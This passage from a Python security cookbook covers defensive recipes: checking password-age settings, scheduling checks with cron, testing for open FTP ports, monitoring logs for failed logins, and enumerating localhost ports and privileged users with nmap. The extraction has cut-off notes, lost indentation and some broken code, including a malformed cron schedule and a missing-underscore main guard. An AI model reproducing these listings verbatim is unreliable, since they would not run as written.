PySID of the user: (<PySID object at 0x0000014F44476980>, 'DESKTOP-633GPQP', 1)

Local group members: [{'sid': <PySID object at 0x0000014F444768A0>, 'sidusage': 5, 'name': 'INTERACTIVE'}, {'sid': <PySID object at 0x0000014F444768C0>, 'sidusage': 5, 'name': 'Authenticated Users'}, {'sid': <PySID object at 0x0000014F44476A00>, 'sidusage': 1, 'name': 'nishant'}]

As we can see in the preceding output, these are important information for any malicious actor before trying to attack the system.

## Activity

Attempt the following activities before the next recipe:

Modify the preceding program to print the content of the PySID object.

Add another local user from your system's Windows Settings, re-run the program, and verify that the user is visible in the output.

Read the test code for `windows_tools.users` in the GitHub profile of `windows_tools` and enhance the preceding program to other possible relevant information about the user and groups.

## Conclusion

In this chapter, we have discussed various techniques related to system hardening, including the discovery of system hardening status and implementation to make the system more hardened. Since system hardening is a vast topic, we could only look at a few aspects in this chapter.

First, we looked at how to interface with default firewalls in Linux and Windows. We were able to use simple techniques to list current rules and even modify the rules. We also understood the concept of chains to organize the rules in a structured way. Similar techniques can be applied while working with other third-party firewalls in Windows and Linux.

After that, we looked at how to get a list of installed software and even find a list of security and antivirus software on a Windows system. As we discussed, the wmi package we used can gather a lot more information about different aspects of a Windows system, such as operating system, processes, services, and so on.

Finally, we had a detailed discussion about account and privilege models in Linux and Windows and how we can use Python to get information about users, groups, and other related entities.

In the upcoming chapter, we will look at defensive cybersecurity techniques.

## Questions

All the Windows-based recipes in this chapter are run on Windows 11. Do you think the same applies to other flavors of desktop and server-based Windows? Try to find that out by reading the documentation.

As we saw, `windows_tools` has an “antivirus” package that can be used to get a list of all the installed antivirus software on the system. How is this information important for a malicious actor and a cybersecurity professional?

Are there firewall implementations in Linux that do not use the underlying `iptables` infrastructure?

Are there any differences in how firewalls in Windows and Linux handle packets?

Are there differences in the outputs of the recipes in the chapter when you run them as a privileged user versus otherwise?

Can you think of a program that reads all the values from Linux `iptables` and then shows if any of the rules lead to weak security?

Where are all the firewall settings saved for Windows and Linux? Is it possible to modify them directly?

## Points to remember

System hardening is the method of removing unused and weak processes, ports, and modules from the system. A hardened system is one of the simplest ways to deter malicious actors from attacking a system.

System hardening discovery and analysis includes discovering open ports, active connections, installed software and their versions, running services, and many other such things.

iptables is a built-in firewall in Linux systems. Wrappers can be used to interact with this firewall.

Windows Firewall is a host-based firewall that helps protect the computer by blocking incoming and outgoing network traffic that is not authorized.

When done right, even the basic configuration in the default firewalls makes the system a lot more secure than not having any firewall configured.

The basic building blocks of any privilege mode work with users and groups.



## **Key terms**

**System hardening—A method of removing unused and weak processes, ports, and modules from the system.**

**Firewall chain—A “chain” is a string of rules parsed by the firewall whenever a packet is received to determine if a rule matches the packet. Then, the packet is processed based on the rules in the chain.**

**Firewall rules—A chain has one or more rules, each telling the firewall what to do with the packet received.**

netsh—“netsh” command-line utility in Windows is a powerful utility that can display or modify network configurations.

## **Join our book's Discord space**

Join the book's Discord Workspace for Latest updates, Offers, Tech happenings around the world, New Release and Sessions with the Authors:

**<https://discord.bpbonline.com>**



## Chapter 12

### Defensive Security Techniques

## Introduction

Defensive security techniques are essential for implementing proactive and preventive security measures. We will start with controls for checking weak configuration, networking monitoring and analysis, checking malicious and repeated logins to throttling a DoS attack, and to logging important events; they go a long way in fulfilling the security goals of an organization.

Defensive security comprises looking at a system from a defender's perspective and attempting to identify and mitigate potential vulnerabilities.

This chapter discusses in detail such techniques and their importance in the overall security posture of a system. While we have used Linux for most recipes in this chapter, you can apply similar techniques in Windows and other operating systems.

Note: Defensive security is also known as Cyber Defense, which is used strategi

## Structure

In this chapter, we will cover the following topics:

Working with Security Controls

Performing proactive security measures

Monitoring for open ports and monitoring logs

Identifying attacks

Identification of vulnerabilities and attack surface

Checking if any exploitable package is installed on the system using the CVSS database

Kismet detection using Kismet

## Objectives

This chapter focuses on security controls and identifying vulnerabilities and attack surfaces as part of defensive security techniques. After finishing this chapter, you will be able to use Python for defensive security and create security controls using Python.

## Creating a simple defensive security control

Linux systems typically come with a built-in firewall called iptables. We can use a command-line utility with the same name, that is, iptables, to configure the rules that control incoming and outgoing network traffic. It operates by matching packets against a set of rules and then taking a specified action on packets that match a particular rule, allowing or denying the network packets. The rules can apply to Ingress (incoming) and Egress (Outgoing) packets.

Note: The default firewall configuration on a Linux system is determined by the

Security controls refer to the countermeasures and policies put in place to safeguard an organization and minimize the risk of unintentional exposure by any stakeholders and intentional exposure by a malicious actor. They are designed to prevent attacks on data and maintain privacy. Sometimes, they are also treated as internal standards and are enforced by the Information Security team.

Note: Such security controls are not only restricted to the on-premises and physi



There are other aspects that can be assessed using various security controls. Each of these controls can be focused on security aspects which can cover a single target system, a set of target systems, or even an entire network. A few of these focus areas are as follows:

Monitoring the files for unauthorized changes

Password management to safeguard the passwords

Scanning the system for weak password

And so, on

Note: Compatibility: Linux License considerations: Free software used

## Recipe

In this recipe, we will create a simple security control to check the default values set for the user login package and if they may lead to weak security. These settings are defined in `/etc/login.defs` in Linux. More specifically, we will look at the following configurations and check if they are within the permissible limits as per our policies:

| Configuration Item | Meaning                                                 |
|--------------------|---------------------------------------------------------|
| PASS_MAX_DAYS      | Maximum number of days a password may be used           |
| PASS_MIN_DAYS      | Minimum number of days allowed between password changes |
| PASS_WARN_AGE      | Number of days warning given before a password expires  |

***Table 12.1: List of password-related configurations in /etc/login.defs file***

The program for reading /etc/login.defs and printing the security weakness in the configuration is as follows:

```
# simple_security_control.py
```

```
import platform
```

```
import subprocess
```

```
class SimpleSecurityControl:
```

```
PASS_MAX_DAYS_POLICY = 60
```

```
PASS_MIN_DAYS_POLICY = 1
```

```
PASS_WARN_AGE_POLICY = 7
```

```
def check_config(self):
```

```
if platform.system() == 'Linux':
```

```
output = subprocess.check_output('grep \'^PASS\' /etc/login.defs', shell=True)
```

```
output_list = output.decode('utf-8').split('\n')
```

```
# Print all the login.defs config
```

```
print('Password configuration from login.def:')
```

```
print(output_list, '\n')
```

```
# Find out if the configurations are as per the policy
```

```
num_failed_check = 0
```

```
for config_item_line in output_list:
```

```
config_item = config_item_line.split('\t')
```

```
if (config_item[0] == 'PASS_MAX_DAYS') and int(config_item[1]) >
int(self.PASS_MAX_DAYS_POLICY):
```

```
print('Config Item: ', config_item[0], '\tExpected Value: ',
```

```
self.PASS_MAX_DAYS_POLICY, '\tFound Value: ', config_item[1])
```

```
num_failed_check += 1
```

```
elif (config_item[0] == 'PASS_MIN_DAYS') and int(config_item[1]) <
int(self.PASS_MIN_DAYS_POLICY):
```

```
print('Config Item: ', config_item[0], '\tExpected Value: ',
```

```
self.PASS_MIN_DAYS_POLICY, '\tFound Value: ', config_item[1])
```

```
num_failed_check += 1
```

```
elif (config_item[0] == 'PASS_WARN_AGE') and int(config_item[1]) >
int(self.PASS_WARN_AGE_POLICY):
```

```
print('Config Item: ', config_item[0], '\tExpected Value: ',
```

```
self.PASS_WARN_AGE_POLICY, '\tFound Value: ', config_item[1])
```

```
num_failed_check += 1
```

```
if (num_failed_check > 0):
```

```
print('\nNo. of failed checks: ', num_failed_check)
```

```
else:
```

```
print('This program can only be run on Linux')
```

```
if __name__ == "__main__":
```

```
security_control = SimpleSecurityControl()
```

```
security_control.check_config()
```

The preceding program checks a few configurations from /etc/login.defs verify that they are within defined limits as per our policy, and then print the details if they violate the policy.

When you run the program, you will get an output similar to the following:

```
└──(roottrustloops)-[/home/.../devel/nishant-workarea/cybersecurity-cook-  
book/Chapter_12]
```

```
└─# python3 ./simple_security_control.py
```

Password configuration from login.def:

```
['PASS_MAX_DAYS\t99999', 'PASS_MIN_DAYS\t0', 'PASS_WARN_AGE\t7',  
"]
```

Config Item: PASS\_MAX\_DAYS Expected Value: 60 Found Value: 99999

Config Item: PASS\_MIN\_DAYS Expected Value: 1 Found Value: 0

No. of failed checks: 2

```
└──(roottrustloops)-[/home/.../devel/nishant-workarea/cybersecurity-cook-  
book/Chapter_12]
```

└─#

As you see in the output, this security control finds that two security policies are violated on the target system.



## Activity

Attempt the following activities before the next recipe:

Create a simple security control to achieve the same goal as discussed in this recipe for the Windows system.

The preceding program could become lengthy if there are many configurations to check. Modify the preceding program to check an arbitrary number of attributes in `/etc/login.defs` without the need for explicit “if” conditions for each of them.

Modify the preceding program to add checks for other configurations from the `/etc/login.defs`.

## Using Python to perform proactive security measures

Proactive security measures in our context refer to those measures which are put in place in the target system for one or more of the following goals:

Identify malicious activities

Log every activity in the system which can give us information about an intrusion

Log activities that can help us later in forensic analysis

Perform periodic scans and audits for detecting weak security, malware, and weak security compliance

While malicious actors come up with new ways to compromise their target systems all the time, as cybersecurity professionals, we can deter a vast majority of future risks. We can also ensure that in case a breach happens, we can identify the cause and the culprits behind the breach.

Note: The OWASP Top 10 from Open Web Application Security Project (OWASP)

In this recipe, we will create a security control to put in place a proactive security measure so that it can identify if there is malicious activity. More specifically, we will use the program from the previous recipe to create a security control that is triggered periodically to check if the security configurations are not deviating from the policy.

Note: Compatibility: Linux License considerations: Free software used

## Recipe

This recipe shows how to create a security control that can be used to check security configuration automatically in a proactive manner.

Let us follow these steps to complete this recipe:

1. First, we need a program to monitor a few security configurations. We will use a smaller form of the program from the previous recipe as follows.

Program for reading `/etc/login.defs` and print the security weakness in the configuration is as follows:

```
# proactive_check_security_control.py
```

```
import platform
```

```
import subprocess
```

```
class ProactiveCheckSecurityControl:
```

```
PASS_MAX_DAYS_POLICY = 60
```

```
def check_config(self):

    if platform.system() == 'Linux':

        output = subprocess.check_output('grep \'^PASS\' /etc/login.defs', shell=True)

        output_list = output.decode('utf-8').split('\n')

        # Print all the login.defs config

        print('Password configuration from login.def:')

        print(output_list, '\n')

        # Find out if the configurations are as per the policy

        num_failed_check = 0

        for config_item_line in output_list:
```

```
config_item = config_item_line.split('\t')
```

```
if (config_item[0] == 'PASS_MAX_DAYS') and int(config_item[1]) >  
int(self.PASS_MAX_DAYS_POLICY):
```

```
print('Config Item: ', config_item[0], '\tExpected Value: ',
```

```
self.PASS_MAX_DAYS_POLICY, '\tFound Value: ', config_item[1])
```

```
num_failed_check += 1
```

```
if (num_failed_check > 0):
```

```
print('\nNo. of failed checks: ', num_failed_check)
```

```
else:
```

```
print('This program can only be run on Linux')
```

```
if __name__ == "__main__":
```

```
security_control = ProactiveCheckSecurityControl()
```

```
security_control.check_config()
```

In this program, we are checking a single configuration from `/etc/login.defs`, verifying that the configuration's value is within defined limits as per our policy, and then printing the details if it violates the policy.

2. Now, we need to run this file periodically. For this, we can use Linux's built-in cron utility, which is used to execute scheduled jobs. The scheduled jobs themselves are defined in `/etc/crontab`. This file is monitored by the Cron Daemon (or `crond`), and the job is executed as per the schedule.

You need to be a root or equivalent user to change the file and restart the cron service.

For our purposes, add the following line at the end of the crontab file:

```
* /5 * * * * root python3 /home/nishant/Work/devel/nishant-  
workarea/cybersecurity-cook-  
book/Chapter_12/proactive_check_security_control.py >> /var/log/messages
```

Please note this entire job should be added in a single line. This line will use `python3` to execute a file every 5 minutes and send the output to `/var/log/messages`. This job will run forever until removed from the list of scheduled jobs.

After saving the file, restart the cron service by executing the following command:

**service cron restart**

Tip: Running many jobs can frequently degrade the performance of your system.



Note: `/etc/crontab` has a specific way to schedule the job, which is well document

3. We need to see if our program runs every 5 minutes. For this, we can tail /var/log/messages as follows:

```
tail -f /var/log/messages
```

As soon as the job executes, you will see an output similar to the following:

```
Nov 8 14:02:57 trustloops kernel: [ 396.987843] logitech-hidpp-device  
0003:046D:101B.0006: input,hidraw3: USB HID v1.11 Mouse [Logitech M705]  
on usb-0000:00:14.0-2/input2:2
```

```
Nov 8 14:03:03 trustloops kernel: [ 402.891427] logitech-hidpp-device  
0003:046D:101B.0006: HID++ 1.0 device connected.
```

Password configuration from login.def:

```
['PASS_MAX_DAYS\t99999', 'PASS_MIN_DAYS\t0', 'PASS_WARN_AGE\t7',  
"]
```

Config Item: PASS\_MAX\_DAYS Expected Value: 60 Found Value: 99999

No. of failed checks: 1

The preceding output should be familiar to you from the previous recipe. If you notice, earlier lines before the output of our program have a better format, including a timestamp. This can be done by using a logging module in Python very easily.

4. We can also check if the cron job was run indeed. By default, the details of the cron job execution are printed in `/var/log/cron.log`. To see the last line of the file, you can use the following command:

```
tail -1 /var/log/cron.log
```

You will see an output similar to the following:

```
2023-02-14T14:22:01.247507+05:30 trustloops CRON[73624]: (root) CMD
(python3 /home/nishant/Work/devel/nishant-workarea/cybersecurity-cook-
book/Chapter_12/proactive_check_security_control.py >> /var/log/messages)
```

## Activity

Attempt the following activities before the next recipe:

Pick up any risk from OWASP Top 10 and come up with the design of how you will use them to create proactive security controls.

Modify the preceding program in this recipe to take action if a security breach is identified.

Modify the preceding program to use a logging module to print logs with a timestamp.

## Monitoring if ports are open

We have seen before in this book how to monitor incoming packets using Wireshark and perform live analysis too. The same technique can be used to monitor ports by applying filters and checking if there is incoming traffic on the port.

The following table lists a few of the ports which are either less secure or of higher value to the malicious actors:

| Port     | Purpose                                                           |
|----------|-------------------------------------------------------------------|
| 20, 21   | Insecure file transfer (FTP)                                      |
| 25       | Used for Simple Mail Transfer Protocol (SMTP)                     |
| 53       | Used by Domain Name System (DNS)                                  |
| 69       | Used by Trivial File Transfer Protocol (TFTP)                     |
| 80, 8080 | Used for HTTP traffic                                             |
| 3306     | Used by MySQL and MariaDB for connecting to the database server b |
| 3389     | Used by Windows for remote desktop                                |

***Table 12.2: List of well-known ports which need protection from malicious actors***

Unless there is no alternative, many of these insecure ports should either be blocked or need to be secure in some way, as they may cause security issues otherwise. For example, DNS port 53 has been used by malicious actors to perform Distributed Denial of Service or DDoS attacks.

In this recipe, we will monitor if ports 20 and 21 (FTP ports) are open and then log a message if they are found open.

Note: Compatibility: Linux License considerations: Free software used

## Recipe

This recipe shows how to monitor if ports are open and log the details of the ports that are found open.

The program for checking if ports 20 and 21 (FTP ports) are open is as follows:

```
# port_monitor.py
```

```
import psutil
```

```
class PortMonitor:
```

```
    def check_config(self):
```

```
        FTP_PORT1 = 20
```

```
        FTP_PORT2 = 21
```

```
        ftp_port1_open = ftp_port2_open = False
```

```
for connection in psutil.net_connections():

    if connection.laddr[1] == FTP_PORT1:

        ftp_port1_open = True

    if connection.laddr[1] == FTP_PORT2:

        ftp_port2_open = True

    if (ftp_port1_open == True or ftp_port2_open == True):

        print('FTP port found open')

    else:

        print('FTP port found closed')

if __name__ == "__main__":

    monitor = PortMonitor()
```



```
monitor.check_config()
```

In this program, we are checking if ports 20 and 21 are open in the list of all the network connections.

When you run the program, you will get an output similar to the following:

FTP port found open

or

FTP port found closed

based on whether the program found these ports open.

Now, our basic program is ready to check the status of one or more ports. We can now create a cron job using the technique discussed in the last recipe to run this program periodically and then report back if any port is found open. This part is left as an exercise.

## Activity

Attempt the following activities before the next recipe:

Modify the preceding program to get the list of ports to be monitored from a file.

Add a cron job that executes this program as a scheduled job.

Modify the preceding program to log the change in the state of the port being monitored. For example, if the port was closed in the last check but is found open in the current check, this change should be logged.

## Monitoring logs

We have used the following logs in Chapter 5: Forensics Analysis. They were used to keep track of activities on a target system which may have values from a Cyber Forensics point of view.

| Log                      | Purpose                                                   |
|--------------------------|-----------------------------------------------------------|
| /var/log/secure          | Logs for authentication events like failed login attempts |
| /var/log/faillog         | Logs for failed login attempts                            |
| /var/log/wtmp            | Logs for recently logged-in and logged-out users. You c   |
| /var/log/messages        | Many system logs and application logs are generated in    |
| /var/log/syslog          | General system logs                                       |
| /var/log/audit/audit.log | System audit logs can be enhanced to add specific logs f  |

***Table 12.3: List of important logs on Linux for forensic analysis***

There are many other logs in Linux that are worth monitoring, for example, Web server logs. We can get valuable information from logs of Web servers, especially when someone is trying to perform a brute force attack or trying to perform crawling on the website. Similarly, we can monitor security log files (including a few from the preceding table) to inform us about attempted intrusions and other such security incidents.

To achieve our goals of defensive security by monitoring the logs, we need to do the following high-level steps:

Write a script that continuously monitors the log files we are interested in

Read the logs files live as the logs are generated and parse the logs for relevant information and patterns

Take action based on the information in the logs

In this recipe, we will attempt to monitor a log file live. The same technique can then be applied to any other logs.

Note: Compatibility: Linux License considerations: Free software used

## Recipe

This recipe tails/monitors the logs, prints as the new logs are generated, and checks the log for specific keywords to take action.

Let us follow these steps to complete this recipe:

1. This recipe uses the Python module `tailer` for monitoring a log. Hence, before you run the program, install the module `tailer`:

```
pip3 install tailer
```

2. Now, let us monitor a simple log file as it is updated.

The following is the program for monitoring a log file as new logs are added to it:

```
# logmonitor.py
```

```
import tailer
```

```
import os
```

```
# Set the location of the file to read from the current directory
```

```
location = os.path.realpath(os.path.join(
```

```
os.getcwd(), os.path.dirname(file)))
```

```
class LogMonitor:
```

```
def monitorlog(self, logfile):
```

```
    logfilename = os.path.join(location, logfile)
```

```
    for line in tailer.follow(open(logfilename)):
```

```
        print(line)
```

```
if name == "main":
```

```
    monitor = LogMonitor()
```

```
monitor.monitorlog('logfile.log')
```

The actual logic of this program is just a couple of lines. Using the module `tailer` makes everything simple. This program opens the file `logfile.log` and prints the logs as they appear.

Before you run the program, add a `logfile.log` file in the same directory with any text in the first line. It does not matter if the log file already has a few lines of logs, as the program will ignore the previous content.

3. Now, try to run the program. The program does not print anything and waits for the new logs to appear in the log file.

Let us open the file in any text editor or even in the Integrated Development Environment (IDE) you are using, for example, VS Code, and add the following line, one at a time, and save the file after every addition:

[INFO] Line 1

[INFO] Line 2

The same lines are printed by the program as soon as it is saved. This shows that the program is working as intended, and now we should be able to monitor a log file for any incoming changes.

However, what if we need to take action based on the log type, for example, if there is a log with the string “ERROR”, a standard used in logging?

4. We need to add some code in the program to print a message whenever we encounter a log with the string ERROR. This can signify that either the log is of type ERROR or there is a log with this word that need attention. Moreover, we also need to ensure that we can search for this string irrespective of whether it is uppercase, lowercase, or mixed case.

The following is the modified program for monitoring a log file as new logs are added to it and taking action if any error is found in the log:

```
# log_monitor.py
```

```
import tailer
```

```
import os
```

```
import re
```

```
# Set the location of the file to read from the current directory
```

```
__location__ = os.path.realpath(os.path.join(
```



```
os.getcwd(), os.path.dirname(__file__)))
```

```
class LogMonitor:
```

```
def monitor_log(self, log_file):
```

```
log_filename = os.path.join(__location__, log_file)
```

```
for log_line in tailer.follow(open(log_filename)):
```

```
print(log_line)
```

```
pattern = re.compile('error', re.IGNORECASE)
```

```
matches = pattern.search(log_line)
```

```
if matches:
```

```
print('Error found in log')
```

```
if __name__ == "__main__":
```

```
monitor = LogMonitor()
```

```
monitor.monitor_log('logfile.log')
```

The following lines create a regular expression (regex) pattern, and then search for that pattern in every line. If “ERROR” or any combination of cases is found in the log, it will print a message. In my case, the output looks like the following:

```
[ERROR] Line 6
```

```
Error found in log
```

```
[INFO] Line 7
```

As you see, the message is only printed for ERROR, not INFO.

With this, we can take action and not just print the message. For example, if an error is found, we can perform one or more of the following actions automatically:

Read the logs before it and try to understand the context of the problem

Read the rest of the log and find out if any automatic corrective action can be taken. For example, if there are multiple login attempts, can we disable the user for some time

Take actions like sending an email or message to notify admins and the cybersecurity person

Once we can monitor logs like this, the possibilities are immense, and we can automate many aspects of cybersecurity and cyber forensics.

## Activity

Attempt the following activities before the next recipe:

Which are the log files you can monitor in Windows based on the discussions in previous chapters? Will you need to apply similar techniques as what we discussed in this recipe, or do we need changes?

Modify the preceding program to keep a list of patterns in a file. Read the file when the monitoring service comes up and then notify as a message whenever a match is found.

The preceding program monitors only a single file. What do we need to change to monitor multiple files simultaneously?

This program listens for new logs continuously and comes out only after pressing Ctrl+C, which throws an error for the KeyboardInterrupt. Modify the program to listen for KeyboardInterrupt and then gracefully exit the program.

Syslog is a standard way to monitor logs and forward the logs to a central system (for example, a SIEM system or Security Information and Event Management system). Modify the preceding program to read the syslog and, based on specific keywords, to an external SIEM system. A simple way to implement an external SIEM is by using a Syslog server.

## Identifying attacks

In this chapter, so far, we have looked at how to monitor ports and logs. We even looked at how to perform pattern matching to understand if any malicious activity was in progress. Identifying attacks is the next logical step, where we look at multiple conditions to infer if an attack was done.

In this recipe, we will monitor a log file and then print if an attack is in progress if a user attempts to log in repeatedly for a certain amount of time.

The `/var/log/auth.log` file contains logs of authentication-related events, such as successful and failed logins, user authentication attempts, and system authorization checks. By checking this file, we can determine whether a user logs in repeatedly (by looking for multiple login events from the same user) and whether login attempts are failing (by looking for authentication failures).

Note: Compatibility: Linux License considerations: Free software used

## Recipe

This recipe tails/monitors the /var/log/auth.log on Linux, prints as the new logs are generated, and keeps a count of the failed login attempts:

Let us follow these steps to complete this recipe:

1. First, we need to modify the program from the previous recipe to create a security control to check for a failed login attempt and keep track of it.

The following is the program for monitoring a log file for failed login attempts:

```
# login_failed_control.py
```

```
import tailer
```

```
import re
```

```
class LogMonitor:
```

```
def monitor_log(self, log_file):
```

```
counter = 0
```

```
for log_line in tailer.follow(open(log_file)):
```

```
    print(log_line)
```

```
    pattern = re.compile('authentication failure', re.IGNORECASE)
```

```
    matches = pattern.search(log_line)
```

```
    if matches:
```

```
        # We need to get the last token and split again
```

```
        log_tokens = log_line.split(' ')
```

```
        user_token = log_tokens[-1]
```

```
        user = user_token.split('=')
```

```
user_name = user[-1]
```

```
counter += 1
```

```
print('Authentication failure for user: ', user_name, ', Count: ', counter)
```

```
if __name__ == "__main__":
```

```
    monitor = LogMonitor()
```

```
    monitor.monitor_log('/var/log/auth.log')
```

The main change in this program is to split a log generated based on the phrase “authentication failure” and extract the user\_name. When run on a log file line like the following one, it will return “nishant” as the user\_name:

```
2023-02-16T16:09:22.047721+05:30 trustloops su: pam_unix(su-l:auth):  
authentication failure; logname= uid=1000 euid=0 tty=/dev/pts/2 ruser=nishant  
rhost= user=nishant
```

2. We now need to simulate “authentication failure” events to parse the log entries. In my case, we did that by running the following command:



`su - <user name>`

e.g., `su - nishant`

This can be run while logged in as the same user too. Linux will try to create another shell if the login is successful. The following screenshot illustrates it:

```
nishant@trustloops: ~  
File Actions Edit View Help  
root@trustloops: /var/log x nishant@trustloops: ~ x  
  
(nishant@trustloops)-[~]  
└─$ su - nishant  
Password:  
(nishant@trustloops)-[~]  
  
(nishant@trustloops)-[~]  
└─$ su - nishant  
Password:  
su: Authentication failure  
  
(nishant@trustloops)-[~]  
└─$ su - nishant  
Password:  
(nishant@trustloops)-[~]  
  
(nishant@trustloops)-[~]  
└─$ su - nishant  
Password:  
su: Authentication failure  
  
(nishant@trustloops)-[~]  
└─$ su - nishant  
Password:  
su: Authentication failure  
  
(nishant@trustloops)-[~]  
└─$ su - nishant  
Password:  
su: Authentication failure  
  
(nishant@trustloops)-[~]  
└─$
```

***Figure 12.1: Performing a “su” to the same user***

In this figure, we are trying to log in as “nishant” using “su” command. We used Kali Linux for this recipe. However, any other Linux distributions like Ubuntu, Fedora, or RHEL should be fine too.

Run the preceding program while we are trying to simulate authentication failure logs.

Note: There may be a policy in place on your system to lock you out after a certain number of failed attempts.

3. You can also check what is generated in the `/var/log/auth.log` by running the following command:

```
tail -f /var/log/auth.log
```

Your output will look similar to the following figure:

```
root@trustloops: /var/log
File Actions Edit View Help

root@trustloops: /var/log x nishant@trustloops: ~ x

2023-02-16T15:39:18.771096+05:30 trustloops systemd-logind[633]: Removed session c4.

2023-02-16T15:44:47.306700+05:30 trustloops su: pam_unix(su-l:auth): authentication failure; logname= uid=1000 euid=0 tty=/dev/pts/2 ruser=nishant rhost= user=nishant
2023-02-16T15:44:48.905755+05:30 trustloops su[21002]: FAILED SU (to nishant) nishant on pts/2
2023-02-16T15:45:01.635161+05:30 trustloops CRON[21108]: pam_unix(cron:session): session opened for user root(uid=0) by (uid=0)
2023-02-16T15:45:01.648398+05:30 trustloops CRON[21108]: pam_unix(cron:session): session closed for user root
2023-02-16T15:55:01.648373+05:30 trustloops CRON[24210]: pam_unix(cron:session): session opened for user root(uid=0) by (uid=0)
2023-02-16T15:55:01.655957+05:30 trustloops CRON[24210]: pam_unix(cron:session): session closed for user root
2023-02-16T15:56:33.984950+05:30 trustloops su[25376]: (to nishant) nishant on pts/2
2023-02-16T15:56:33.986250+05:30 trustloops su[25376]: pam_unix(su-l:session): session opened for user nishant(uid=1000) by (uid=1000)
2023-02-16T15:56:50.404514+05:30 trustloops su[25376]: pam_unix(su-l:session): session closed for user nishant
2023-02-16T15:56:56.133221+05:30 trustloops su: pam_unix(su-l:auth): authentication failure; logname= uid=1000 euid=0 tty=/dev/pts/2 ruser=nishant rhost= user=nishant
2023-02-16T15:56:58.143510+05:30 trustloops su[25536]: FAILED SU (to nishant) nishant on pts/2
2023-02-16T16:05:01.665792+05:30 trustloops CRON[28062]: pam_unix(cron:session): session opened for user root(uid=0) by (uid=0)
2023-02-16T16:05:01.672244+05:30 trustloops CRON[28062]: pam_unix(cron:session): session closed for user root
2023-02-16T16:07:20.977680+05:30 trustloops su[28677]: (to nishant) nishant on pts/2
2023-02-16T16:07:20.979955+05:30 trustloops su[28677]: pam_unix(su-l:session): session opened for user nishant(uid=1000) by (uid=1000)
2023-02-16T16:07:24.800973+05:30 trustloops su[28677]: pam_unix(su-l:session): session closed for user nishant
2023-02-16T16:07:31.084549+05:30 trustloops su: pam_unix(su-l:auth): authentication failure; logname= uid=1000 euid=0 tty=/dev/pts/2 ruser=nishant rhost= user=nishant
2023-02-16T16:07:32.730614+05:30 trustloops su[28775]: FAILED SU (to nishant) nishant on pts/2
2023-02-16T16:09:01.679221+05:30 trustloops CRON[29204]: pam_unix(cron:session): session opened for user root(uid=0) by (uid=0)
2023-02-16T16:09:01.683316+05:30 trustloops CRON[29204]: pam_unix(cron:session): session closed for user root
2023-02-16T16:09:15.800434+05:30 trustloops su: pam_unix(su-l:auth): authentication failure; logname= uid=1000 euid=0 tty=/dev/pts/2 ruser=nishant rhost= user=nishant
2023-02-16T16:09:17.399317+05:30 trustloops su[29324]: FAILED SU (to nishant) nishant on pts/2
2023-02-16T16:09:22.047721+05:30 trustloops su: pam_unix(su-l:auth): authentication failure; logname= uid=1000 euid=0 tty=/dev/pts/2 ruser=nishant rhost= user=nishant
2023-02-16T16:09:24.274256+05:30 trustloops su[29421]: FAILED SU (to nishant) nishant on pts/2
```

**Figure 12.2: Tailing the log file `/var/log/auth.log` to see the login failure errors**

4. You will see an output similar to the following for the preceding program while we were trying to simulate the authentication failure events since this program is also monitoring the log using `tailer`:

```
└─(nishanttrustloops)-[~/Work/devel/nishant-workarea]
```

```
└─$ /bin/python /home/nishant/Work/devel/nishant-workarea/cybersecurity-cook-book/Chapter_12/login_failed_check.py
```

```
2023-02-16T16:09:15.800434+05:30 trustloops su: pam_unix(su-l:auth):  
authentication failure; logname= uid=1000 euid=0 tty=/dev/pts/2 ruser=nishant  
rhost= user=nishant
```

```
Authentication failure for user: nishant , Count: 1
```

```
2023-02-16T16:09:17.399317+05:30 trustloops su[29324]: FAILED SU (to  
nishant) nishant on pts/2
```

```
2023-02-16T16:09:22.047721+05:30 trustloops su: pam_unix(su-l:auth):  
authentication failure; logname= uid=1000 euid=0 tty=/dev/pts/2 ruser=nishant  
rhost= user=nishant
```

Authentication failure for user: nishant , Count: 2

2023-02-16T16:09:24.274256+05:30 trustloops su[29421]: FAILED SU (to nishant) nishant on pts/2

As you can see in the preceding output, we can extract the user from the logs, and we are also able to keep a count of unsuccessful authentications.

## Activity

Attempt the following activities before the next recipe:

Modify the preceding program to track multiple users' authentication failures.

Modify the preceding program to reset the counter on a successful login.

Can you think of how the same recipe can be implemented for Windows?

Modify the preceding program to check if anyone is trying to perform intrusion or brute force password attacks for all the users on the system.



## Identifying vulnerabilities and attack surface in a system

By now, we can appreciate that finding vulnerabilities and attack surfaces in a target system is an important aspect of defensive and proactive cybersecurity. Attack surface refers to the total number of possible entry points through which a malicious actor can gain unauthorized entry into the target system. For example, the attack surface increases if unnecessary ports are open and the system is running with unpatched software, both of which can be exploited by malicious actors.

Based on what we need to identify, this can be an elaborate process involving many controls. However, at a high level, this involves identifying potential weaknesses in the system that could be exploited by attackers so that we can take steps to reduce the risk of exposure and exploitation.

Note: Vulnerabilities are flaws in a target system that weaken the overall security

This recipe will be an aggregate of the code from a few previous recipes to show how to identify vulnerabilities and attack surfaces in our target Linux system.

For this recipe, let us look at the following we can probe inside a system:

Which ports are open?

Number of LISTENING socket connections.

List all the members of a group, like sudo and adm

This would result in a security control dependent on other already written security controls. This is a common way to create new controls to achieve specific tasks.

Note: Compatibility: Linux License considerations: Free software used

## Recipe

This recipe shows how to use a set of simple checks to find out about a target system's vulnerabilities and attack surface.

Program for implementing a vulnerability and attack surface identification check is as follows:

```
# attack_surface_control.py
```

```
import nmap3
```

```
import json
```

```
import psutil
```

```
import subprocess
```

```
class AttackSurfaceControl:
```

```
def check_open_ports(self):
```

```
print('\nList of open ports: ')
```

```
nmap = nmap3.Nmap()
```

```
scan_results = nmap.scan_top_ports('127.0.0.1')
```

```
print(json.dumps(scan_results, indent=4))
```

```
def check_listening_sockets(self):
```

```
print('\nList of open listening sockets: ')
```

```
net_connections = psutil.net_connections()
```

```
for conn in net_connections:
```

```
if conn.status == psutil.CONN_LISTEN:
```

```
print(conn)
```

```
def list_members_privileged_groups(self):

    print('\nPrivileged users found on this system:')

    output = subprocess.check_output('members adm', shell=True)

    output_list = output.decode('utf-8').split('\n')

    print('Members in the group adm: ', output_list)

    output = subprocess.check_output('members sudo', shell=True)

    output_list = output.decode('utf-8').split('\n')

    print('Members in the group sudo: ', output_list)

if __name__ == "__main__":

    attack_surface = AttackSurfaceControl()

    attack_surface.check_open_ports()
```

```
attack_surface.check_listening_sockets()
```

```
attack_surface.list_members_privileged_groups()
```

The preceding program consists of three functions which can also be considered individual security controls:

Function to get the list of the top 10 open ports

Function to get the list of all the listening sockets

And function to get the list of members in two of the privileged groups—adm and sudo

If “adm” group is not available by default in your Linux distribution, you can substitute it with any other group.

When you run the program, you will get an output similar to the following:

List of open ports:

```
{
```

```
